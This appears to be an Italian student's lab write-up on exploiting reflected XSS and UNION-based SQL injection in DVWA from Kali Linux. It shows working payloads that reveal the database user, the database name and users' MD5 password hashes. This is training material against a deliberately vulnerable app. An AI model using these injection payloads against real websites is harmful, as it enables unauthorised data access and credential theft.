

Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA.

Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Obiettivi: Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Istruzioni per l'Esercizio:

1. Configurazione del Laboratorio:

- Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
- Verificate la comunicazione tra le due macchine utilizzando il comando ping.

2. Impostazione della DVWA

- Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
- Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.


3. Sfruttamento delle Vulnerabilità:

- Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).

Controllo di connettività.


```
(kali㉿kali)-[~]
$ ping 192.168.20.20
PING 192.168.20.20 (192.168.20.20) 56(84) bytes of data.
64 bytes from 192.168.20.20: icmp_seq=1 ttl=63 time=1.89 ms
64 bytes from 192.168.20.20: icmp_seq=2 ttl=63 time=1.40 ms
64 bytes from 192.168.20.20: icmp_seq=3 ttl=63 time=1.17 ms
64 bytes from 192.168.20.20: icmp_seq=4 ttl=63 time=1.34 ms
64 bytes from 192.168.20.20: icmp_seq=5 ttl=63 time=1.35 ms
64 bytes from 192.168.20.20: icmp_seq=6 ttl=63 time=0.999 ms
64 bytes from 192.168.20.20: icmp_seq=7 ttl=63 time=1.14 ms
64 bytes from 192.168.20.20: icmp_seq=8 ttl=63 time=1.38 ms
64 bytes from 192.168.20.20: icmp_seq=9 ttl=63 time=1.33 ms
64 bytes from 192.168.20.20: icmp_seq=10 ttl=63 time=1.21 ms
64 bytes from 192.168.20.20: icmp_seq=11 ttl=63 time=1.42 ms
64 bytes from 192.168.20.20: icmp_seq=12 ttl=63 time=0.973 ms
64 bytes from 192.168.20.20: icmp_seq=13 ttl=63 time=1.26 ms
64 bytes from 192.168.20.20: icmp_seq=14 ttl=63 time=1.33 ms
64 bytes from 192.168.20.20: icmp_seq=15 ttl=63 time=1.19 ms
^C
— 192.168.20.20 ping statistics —
15 packets transmitted, 15 received, 0% packet loss, time 14022ms
rtt min/avg/max/mdev = 0.973/1.291/1.890/0.207 ms
```

Accedo alla DVWA dalla macchina Kali Linux tramite il browser e imposto il livello di sicurezza a LOW.



Scelgo una vulnerabilità XSS reflected.

```
<script>alert('Attacco XSS!');</script>
```




Cliccando su OK vengo di nuovo ridirezionata alla pagina della Web app.

L'attacco XSS reflected si è verificato in quanto i dati inseriti vengono immediatamente riflessi nella risposta del server senza essere sanificati. A differenza dell'XSS Stored i dati malevoli **non** vengono memorizzati dal server.


Scelgo una vulnerabilità XSS SQL Injection (non blind).

Faccio vari tentativi seguendo gli esempi della lezione.

Così ottengo l'elenco degli utenti.




Ottingo l'utente corrente.




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `192.168.20.20/dvwa/vulnerabilities/sql/?id='+UNION+SELECT+CURRENT_USER()%2C+null+%23&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". On the left, a navigation menu lists various security vulnerabilities, with "SQL Injection" highlighted. The main content area shows the "User ID:" field with a "Submit" button. Below the input field, the output displays the current user information: `ID: ' UNION SELECT CURRENT_USER(), null #`, `First name: root%`, and `Surname:`. Under the "More info" section, there are links to external resources: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Ottingo il nome del database corrente.




The screenshot shows the DVWA interface after a successful SQL injection attack. The browser address bar displays the URL: `192.168.20.20/dvwa/vulnerabilities/sql/?id='+UNION+SELECT+DATABASE()%2C+null+%23&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". The navigation menu on the left remains the same, with "SQL Injection" highlighted. The main content area shows the "User ID:" field with a "Submit" button. Below the input field, the output displays the current database information: `ID: ' UNION SELECT DATABASE(), null #`, `First name: dvwa`, and `Surname:`. Under the "More info" section, there are links to external resources: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Otengo il nome delle tabelle da uno specifico database.



Otengo anche i dati delle colonne.



Ottengo i nomi degli utenti e le password cifrate.

← → ↻ 🏠 192.168.20.20/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+user%2C+password+FROM+users+%23&Submit

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>